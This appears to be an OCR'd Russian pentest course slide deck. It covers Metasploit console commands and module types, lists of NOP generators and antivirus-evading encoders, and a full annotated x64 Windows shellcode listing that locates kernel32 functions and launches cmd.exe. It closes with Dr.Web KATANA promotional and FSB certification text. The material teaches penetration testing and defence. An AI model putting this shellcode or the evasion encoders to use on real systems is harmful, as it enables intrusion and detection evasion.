Блок презентаций по темам:

- Metasploit Framework;
- Системы обнаружения вторжений (СОВ) IDS/IPS;
- Тестирование на проникновение. Схемы и техники проведения тестирования;
- Расследование инцидентов (blue teaming);
- Подготовка к тестированию и сбор информации;
- Фаза непрерывного тестирования на проникновение;

Metasploit Framework

Metasploit - фреймворк для создания эксплойтов

Основные параметры:

- написан на Ruby;
- широкая поддержка, распространен в сборках по пентестингу.

Основные команды:

- ? Help menu
- back Move back from the current context
- banner Display an awesome metasploit banner
- cd Change the current working directory
- color Toggle color
- connect Communicate with a host
- exit Exit the console
- help Help menu
- info Displays information about one or more module

- irb Drop into irb scripting mode
- jobs Displays and manages jobs
- kill kill a job
- load Load a framework plugin

Основные команды (продолжение):

- loadpath Searches for and loads modules from a path
- quit Exit the console
- resource Run the commands stored in a file
- route Route traffic through a session
- save Saves the active datastores
- search Searches module names and descriptions
- sessions Dump session listings and display information about sessions
- set Sets a variable to a value
- setg Sets a global variable to a value
- show Displays modules of a given type, or all modules
- sleep Do nothing for the specified number of seconds

- unload Unload a framework plugin
- unset Unsets one or more variables
- unsetg Unsets one or more global variables
- use Selects a module by name
- version Show the framework and console library version numbers

- Metasploit использует различные библиотеки, которые играют ключевую роль в функционировании системы.
- Эти библиотеки представляют собой набор заранее определенных задач, операций и функций, которые могут быть использованы различными модулями системы.
- Самая фундаментальная часть фреймфорка является Ruby Extension (Rex).
- Некоторые компоненты Rex включают подсистему сокетов
  (wrapper socket subsystem), реализацию клиентских и серверных протоколов, регистрацию подсистемы (logging subsystem), exploitation utility classes, а также ряд других полезных классов.

Базовый алгоритм работы с Metasploit Framework

- Поиск подходящего модуля с помощью команды **search** или Google.
- Выбор модуля с помощью команды **use**.
- Просмотр настроек выбранного модуля с помощью команд **show options** (продвинутые настройки — **show advanced**).
- Установка конкретной опции с помощью команды **set**. Самыми часто задаваемыми опциями являются RHOST и RHOSTS. В первом случае можно задать только один адрес цели, а во втором – множество.
- Установка подробного вывода с помощью команды **set verbose true** (если любопытно знать, что происходит).
- Запуск модуля с помощью команды **run**.

Armitage

- Если вы хотите использовать **Metasploit** с графическим интерфейсом (GUI), то здесь есть несколько вариантов. Например, Рафаэль Мадж (Raphael Mudge) разработал **Armitage** (это имя главного героя в весьма оригинальной научно-фантастической книге о кибер-хакинге «Neuromancer». Ее должен прочитать каждый хакер, которому нравится жанр **SciFi**).
- Чтобы запустить **Armitage** в **Kali**, просто введите:
- kali > armitage

Модули

У **Metasploit** есть шесть разных модулей:

- **payloads**
- **exploits**
- **post**
- **nops**
- **auxiliary**
- **encoders**

Payloads — это код, который мы оставляем на взломанной системе. Некоторые называют их слушателями (listener), руткитами (rootkit) и т.д. В **Metasploit** они называются payload (полезными нагрузками). **Payloads** включают утилиты командной строки, **Meterpreter** и т.д. **Payload**'ы бывают разных типов, например, **staged**, **inline**, **NoNX** (обходит функцию «No Execute» (без выполнения) в некоторых современных процессорах), **PassiveX** (обходит правила брандмауэра об исходящем трафике), **IPv6** и другие

Exploits — это шелл-код, который использует уязвимость или недостатки в системе. Это очень специфичный код. Например, есть эксплоиты для операционной системы, пакетов обновлений (SP), для конкретных служб, портов и даже для приложений. Их также можно классифицировать по типам операционных систем, поэтому эксплойт **Windows** не работает в **Linux** и наоборот.

Post — это модули, которые мы можем использовать для пост эксплуатационных атак системы (т.е. после получения доступа к системе).

Nops — сокращение от No OPerationS. В процессорах семейства x86 обычно указывается как шестнадцатеричный 0x90. Это просто означает «ничего не делать». Это может иметь решающее значение для атак переполнения буфера (buffer overflow). Мы можем посмотреть модули **nops** с помощью команды **show**.

msf > show nops

```
msf > show nops

NOP Generators
==============

   Name              Disclosure Date  Rank    Description
   ----              ---------------  ----    -----------
   armle/simple                       normal  Simple
   php/generic                        normal  PHP Nop Generator
   ppc/simple                         normal  Simple
   sparc/random                       normal  SPARC NOP Generator
   tty/generic                        normal  TTY Nop Generator
   x64/simple                         normal  Simple
   x86/opty2                          normal  Opty2
   x86/single_byte                    normal  Single Byte

msf >
```

Auxiliary — включает в себя множество модулей (695), которые не вписываются ни в одну из других категорий. К ним относятся такие вещи, как фаззеры (fuzzer), сканеры (scanner), модули для DoS-атак (на отказ в обслуживании) и многое другое.

Encoders — это модули, которые позволяют по-разному кодировать нашу полезную нагрузку (payloads), чтобы обойти антивирусное ПО и другие системы безопасности. Мы можем увидеть эти кодировщики, набрав:

msf > show encoders

```
msf > show encoders

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/generic_sh                                 good       Generic Shell Varia
ble Substitution Command Encoder
   cmd/ifs                                        low        Generic ${IFS} Subs
titution Command Encoder
   cmd/powershell_base64                          excellent  Powershell Base64 C
ommand Encoder
   cmd/printf_php_mq                              manual     printf(1) via PHP m
agic_quotes Utility Command Encoder
   generic/eicar                                  manual     The EICAR Encoder
   generic/none                                   normal     The "none" Encoder
   mipsbe/byte_xori                               normal     Byte XORi Encoder
   mipsbe/longxor                                 normal     XOR Encoder
   mipsle/byte_xori                               normal     Byte XORi Encoder
   mipsle/longxor                                 normal     XOR Encoder
   php/base64                                     great      PHP Base64 Encoder
   ppc/longxor                                    normal     PPC LongXOR Encoder
   ppc/longxor_tag                                normal     PPC LongXOR Encoder
   sparc/longxor_tag                              normal     SPARC DWORD XOR Enc
```

Заключение

Мы рассмотрели применение Metasploit Framework для возможности самостоятельного применения администраторами для тестирования защищенности и убедились в доступности и эффективности данного инструмента. Большинство «болевых точек» могут быть с легкостью проверены благодаря широкому набору модулей данного фреймворка. Единственной проблемной областью применения для тестирования защищенности исключительно Metasploit Framework является необходимость проводить трудоемкий ручной поиск уязвимостей, но данная проблема может быть устранена применением сканера уязвимостей, например, из состава «Сканер-ВС».

Пример SHELLCOD'A

```
1                                   ;Assembly language -> nasm x64
2                                   ;Shellcode for Win10 x64 -> call command line
3  00000000 4831C9                  xor rcx, rcx                          ; RCX = 0
4  00000003 65488B4160              mov rax, gs:[rcx + 0x60]              ; RAX = [TEB + 0x60] = &PEB
5  00000008 488B4018                mov rax, [rax + 0x18]                 ; RAX = [PEB + 0x18] = PEB_LDR_DATA
6  0000000C 488B7020                mov rsi, [rax + 0x20]                 ; RSI = [PEB_LDR_DATA + 0x10] = LDR_MODULE InLoadOrder[0] (process)
7  00000010 48AD                    lodsq                                 ; RAX = InLoadOrder[1] (ntdll)
8  00000012 4896                    xchg rax, rsi                         ; RAX = RSI, RSI = RAX
9  00000014 48AD                    lodsq                                 ; RAX = InLoadOrder[2] (kernel32)
10 00000016 488B5820                mov rbx, [rax + 0x20]                 ; RBX = [InLoadOrder[2] + 0x20] = kernel32 DllBase
11
12 0000001A 4D31C0                  xor r8, r8                            ; Clear r8
13 0000001D 448B433C                mov r8d, [rbx + 0x3c]                 ; R8D = DOS->e_lfanew offset
14 00000021 4C89C2                  mov rdx, r8                           ; RDX = DOS->e_lfanew
15 00000024 4801DA                  add rdx, rbx                          ; RDX = PE Header
16 00000027 4831C9                  xor rcx, rcx                          ; RCX = 0
17 0000002A B188                    mov cl, 0x88                          ; RCX = 0x88 - Offset export table
18 0000002C 4801D1                  add rcx, rdx                          ; RCX = PE Header + Offset export table
19 0000002F 448B01                  mov r8d, [rcx]                        ; R8D = Offset export table
20 00000032 4901D8                  add r8, rbx                           ; R8 = Export table
21 00000035 4831F6                  xor rsi, rsi                          ; Clear RSI
22 00000038 418B7020                mov esi, [r8 + 0x20]                  ; RSI = Offset namestable
23 0000003C 4801DE                  add rsi, rbx                          ; RSI = Names table
24 0000003F 4831C9                  xor rcx, rcx                          ; RCX = 0
25 00000042 49B947657450726F63-     mov r9, 0x41636f7250746547            ; R9 = AcorPteG
25 0000004B 41
26
```

Пример SHELLCOD'A (ПРОДОЛЖЕНИЕ)

```
27                                  ;Get GetProcAddress Function
28                                  Get_Function:
29 0000004C 48FFC1                  inc rcx                         ; Increment the ordinal
30 0000004F 4831C0                  xor rax, rax                    ; RAX = 0
31 00000052 8B048E                  mov eax, [rsi + rcx * 4]        ; Get name offset
32 00000055 4801D8                  add rax, rbx                    ; Get function name
33 00000058 4C3908                  cmp [rax], r9                   ; AcorPteG ?
34 0000005B 75EF                    jnz Get_Function
35 0000005D 4831F6                  xor rsi, rsi                    ; RSI = 0
36 00000060 418B7024                mov esi, [r8 + 0x24]            ; ESI = Offset ordinals
37 00000064 4801DE                  add rsi, rbx                    ; RSI = Ordinals table
38 00000067 668B0C4E                mov cx, [rsi + rcx * 2]         ; Number of function
39 0000006B 4831F6                  xor rsi, rsi                    ; RSI = 0
40 0000006E 418B701C                mov esi, [r8 + 0x1c]            ; Offset address table
41 00000072 4801DE                  add rsi, rbx                    ; ESI = Address table
42 00000075 4831D2                  xor rdx, rdx                    ; RDX = 0
43 00000078 8B148E                  mov edx, [rsi + rcx * 4]        ; EDX = Pointer(offset)
44 0000007B 4801DA                  add rdx, rbx                    ; RDX = GetProcAddress
45 0000007E 4889D7                  mov rdi, rdx                    ; RDI = GetProcAddress
46
47                                  ;Get WinExec Proc
48 00000081 57                      push rdi                        ; GetProcAddress -> STACK
49 00000082 53                      push rbx                        ; Kernel32 Dll Base -> STACK
50 00000083 48B9FF57696E457865-     mov rcx, 0x636578456e6957ff     ; \xff,cexEniW
50 0000008C 63
51 0000008D 48C1E908                shr rcx, 8                      ; \x00,cexEniW
52 00000091 51                      push rcx                        ; RCX -> STACK
53 00000092 4889D9                  mov rcx, rbx                    ; Kernel32 Dll Base [First]
54 00000095 4889E2                  mov rdx, rsp                    ; WinExec [Second]
55 00000098 4883EC30                sub rsp, 0x30                   ; RSP = RSP - 8*6
56 0000009C FFD7                    call rdi                        ; GetProcAddress
57 0000009E 4883C430                add rsp, 0x30                   ; RSP = RSP + 8*6
58 000000A2 4883C408                add rsp, 0x8                    ; RSP = RSP + 8*1
59 000000A6 4889C6                  mov rsi, rax                    ; RSI = WinExec
60 000000A9 5B                      pop rbx                         ; RBX = GetProcAddress
61 000000AA 5F                      pop rdi                         ; RDI = Kernel32 Dll Base
62
```

Пример SHELLCOD'A (ПРОДОЛЖЕНИЕ)

```
63                                  ;Call C:\Windows\System32\cmd.exe
64 000000AB 56                      push rsi                        ; WinExec -> STACK
65 000000AC 57                      push rdi                        ; Kernel32 Dll Base -> STACK
66 000000AD 53                      push rbx                        ; GetProcAddress -> STACK
67 000000AE 48B9FFFFFFFFFF6578-     mov rcx, 0x657865ffffffffff     ; RCX = exe,\xff,\xff,\xff,\xff,\xff,\xff
67 000000B7 65
68 000000B8 48C1E928                shr rcx, 40                     ; RCX = \x00,\x00,\x00,\x00,\x00,exe
69 000000BC 51                      push rcx                        ; RCX -> STACK
70 000000BD 48B96D33325C636D64-     mov rcx, 0x2e646d635c32336d     ; RCX = .dmc\23m
70 000000C6 2E
71 000000C7 51                      push rcx                        ; RCX -> STACK
72 000000C8 48B977735C53797374-     mov rcx, 0x65747379535c7377     ; RCX = etsyS\sw
72 000000D1 65
73 000000D2 51                      push rcx                        ; RCX -> STACK
74 000000D3 48B9433A5C57696E64-     mov rcx, 0x6f646e69575c3a43     ; RCX = odniW\:C
74 000000DC 6F
75 000000DD 51                      push rcx                        ; RCX -> STACK
76 000000DE 4889E1                  mov rcx, rsp                    ; RCX -> \x00,exe.dmc\23metsyS\swodniW\:C -> [First]
77 000000E1 4831D2                  xor rdx, rdx                    ; 0 -> [Second]
78 000000E4 4883EC30                sub rsp, 0x30                   ; RSP = RSP - 8*6
79 000000E8 FFD6                    call rsi                        ; WinExec
80 000000EA 4883C430                add rsp, 0x30                   ; RSP = RSP + 8*6
81 000000EE 4883C420                add rsp, 0x20                   ; RSP = RSP + 8*4
82 000000F2 5B                      pop rbx                         ; RBX = GetProcAddress
83 000000F3 5F                      pop rdi                         ; RDI = Kernel32 Dll Base
84 000000F4 5E                      pop rsi                         ; RSI = WinExec
85
86                                  ;Get LoadLibraryA Proc
87 000000F5 56                      push rsi                        ; WinExec -> STACK
88 000000F6 57                      push rdi                        ; Kernel32 Dll Base -> STACK
89 000000F7 53                      push rbx                        ; GetProcAddress -> STACK
90 000000F8 B961727941              mov ecx, 0x41797261             ; RCX = \x00,\x00,\x00,\x00,Ayra
91 000000FD 51                      push rcx                        ; RCX -> STACK
92 000000FE 48B94C6F61644C6962-     mov rcx, 0x7262694c64616f4c     ; RCX = rbiLdaoL
92 00000107 72
93 00000108 51                      push rcx                        ; RCX -> STACK
94 00000109 4889D9                  mov rcx, rbx                    ; RCX = Kernel32 Dll Base [First]
95 0000010C 4889E2                  mov rdx, rsp                    ; RDX -> \x00,AyrarbiLdaoL [Second]
96 0000010F 4883EC30                sub rsp, 0x30                   ; RSP = RSP - 8*6
97 00000113 FFD7                    call rdi                        ; GetProcAddress
98 00000115 4883C430                add rsp, 0x30                   ; RSP = RSP + 8*6
99 00000119 4883C410                add rsp, 0x10                   ; RSP = RSP + 8*2
100 0000011D 4989C1                 mov r9, rax                     ; R9 = LoadLibraryA
101 00000120 5B                     pop rbx                         ; RBX = GetProcAddress
102 00000121 5F                     pop rdi                         ; RDI = Kernel32 Dll Base
103 00000122 5E                     pop rsi                         ; RSI = WinExec
104 00000123 C3                     ret
```

Проверка устойчивости Dr.Web Katana к сетевому EXPLOIT'У

ETERNAL BLUE

Dr.Web KATANA

Kills **A**ctive **T**hreats **A**nd **N**ew **A**ttacks

Несигнатурный антивирус нового поколения для усиления защиты ПК «в связке» с вашим традиционным антивирусом

Для любого предприятия критичны нарушения бизнес-процессов, несанкционированный доступ к устройствам, эксплуатация уязвимостей, подбор паролей, фишинг и другие противоправные действия, производимые в том числе в ходе вирусозависимых компьютерных инцидентов (ВКИ) с помощью вредоносного ПО (ВПО).

К сожалению, сегодня в силу целого комплекса причин полагаться на антивирусную защиту только одного вендора нельзя.

Технологически сложные и особо опасные вирусы вирусописатели проверяют на обнаружение вирусными базами всех антивирусов перед тем как выпустить такой вирус в «живую природу».

Поэтому если полагаться на проверку только вирусными базами антивирусов — какими бы качественными они ни были — злоумышленники всегда будут иметь временную фору: вредоносный код уже может быть известен антивирусному вендору, но еще не получен антивирусом на устройстве пользователя.

Угроза заражения новейшим НЕИЗВЕСТНЫМ вирусом есть ВСЕГДА.

Одним из методов снижения вероятности инфицирования является использование нескольких антивирусных решений. Так, требование ФСТЭК России гласит:

« 4) в информационной системе должно обеспечиваться использование на разных уровнях информационной системы средств антивирусной защиты разных производителей ».

Когда нужны два антивируса?

- Когда основной антивирус пропускает угрозы.
- Когда основной антивирус нельзя часто обновлять.
- Когда ПК долго находится вне зоны доступа к Интернету.
- Когда ПК находится в изолированной сети, обновления в которую доставляются редко.

Несигнатурный антивирус нужен всегда: вы не можете знать, пропустил ли уже ваш антивирус вредоносную программу или нет.

Несигнатурный антивирус Dr.Web KATANA решает те же задачи, что и традиционный антивирус:

- распознаёт вредоносные процессы,
- отражает атаки вредоносных программ,
- пресекает попытки проникновения в систему, — но делает это… тоньше.

Что контролирует Dr.Web KATANA

- Процессы легитимных приложений.
- Критические участки системы и системные службы — загрузочные области диска, ключи реестра, в том числе отвечающие за драйверы виртуальных устройств.
- Правила запуска программ.
- Отключение безопасного режима Windows.
- Возможности добавления в логику работы операционной системы новых задач, нужных злоумышленникам.
- Загрузки новых или неизвестных пользователю драйверов.
- Коммуникации между компонентами шпионского ПО и его управляющим сервером.
- Процессы штатного создания резервных копий файлов.
- Все популярные интернет-браузеры (Internet Explorer, Mozilla Firefox, Яндекс.Браузер, Google Chrome, Vivaldi Browser).
- Приложения MS Office (Word/Excel/InfoPath/Lync/Access/Outlook/Visio/WordPad), Windows Media Player.
- Системные приложения.
- Приложения, использующие java- (Java 1.8/6/7), flash- и pdf-технологии (Acrobat Reader).

ФЕДЕРАЛЬНАЯ СЛУЖБА БЕЗОПАСНОСТИ
РОССИЙСКОЙ ФЕДЕРАЦИИ

Система сертификации РОСС RU.0001.030001

СЕРТИФИКАТ СООТВЕТСТВИЯ

Регистрационный номер СФ/019-3225 от "06" ноября 2017 г.

Действителен до "30" октября 2020 г.

Выдан Обществу с ограниченной ответственностью «Доктор Веб».

Настоящий сертификат удостоверяет, что программное антивирусное средство «Dr.Web KATANA Business Edition» в комплектации согласно формуляру RU.72110450.00370-01 30 02

соответствует требованиям ФСБ России к антивирусным средствам классов А2, Д и может использоваться для защиты информации, содержащей сведения, составляющие государственную тайну.

Сертификат выдан на основании результатов проведенных Обществом с ограниченной ответственностью «Центр сертификационных исследований»

сертификационных испытаний образца продукции drweb-1.0-katana-be.exe (контрольная сумма DA9DF0F120EBBA9283A4BABFC5E3505F258180C761C7DA9092BCECA497E99D82), drweb-1.0-katana.exe (контрольная сумма C86B045954F1504B1049D0ABCE4C8B2C17E321A650A2D053B081DEAC022F2AA5).

Безопасность информации обеспечивается при инсталляции и использовании программного антивирусного средства в соответствии с требованиями формуляра RU.72110450.00370-01 30 02 и иной эксплуатационной документации.

Заместитель руководителя Научно-технической службы – начальник Центра защиты информации и специальной связи ФСБ России А.М. Ивашко

Настоящий сертификат зарегистрирован в государственном реестре сертификатов ФСБ России.

Заместитель начальника Центра по лицензированию, сертификации и защите государственной тайны ФСБ России А.В. Парфенов

Dr.Web сертифицирован на отсутствие недекларированных возможностей – по 2 уровню контроля, на соответствие требованиям документа «Требования к средствам антивирусной защиты», утв. приказом ФСТЭК России № 28 от 20.03.2012 г., на соответствие требованиям ФСБ России к антивирусным средствам.

Продукты Dr.Web применяются для защиты информации, содержащейся в различных информационных системах, в том числе информации ограниченного доступа (государственная тайна, персональные данные и т. д.).


Его использование позволяет обеспечить надлежащее выполнение требований норм законодательства РФ о применении мер для защиты:

- информации с ограниченным доступом (государственная тайна, персональные данные и т. д.);
- отдельных категорий граждан от информации, причиняющей вред.


СФ/019-3225	06.11.2017 30.10.2020	«Dr.Web KATANA Business Edition»	соответствует требованиям ФСБ России к антивирусным средствам классов А2, Д и может использоваться для защиты информации, содержащей сведения, составляющие государственную тайну	ООО «Доктор Веб» 125040, г. Москва, 3-я ул. Ямского поля, владение 2, корп. 12А

Согласно Информационному сообщению ФСТЭК России от 30 июля 2012 г. N 240/24/3095 «Об Утверждении требований к средствам антивирусной защиты»:

- Средства антивирусной защиты, соответствующие 3, 2 и 1 классам защиты, применяются в информационных системах, в которых обрабатывается информация, содержащая сведения, составляющие государственную тайну.
- тип «А» – средства антивирусной защиты (компоненты средств антивирусной защиты), предназначенные для централизованного администрирования средствами антивирусной защиты, установленными на компонентах информационных систем (серверах, автоматизированных рабочих местах).
- Средства антивирусной защиты типа «А» не применяются в информационных системах самостоятельно и предназначены для использования только совместно со средствами антивирусной защиты типов «Б» и (или) «В».

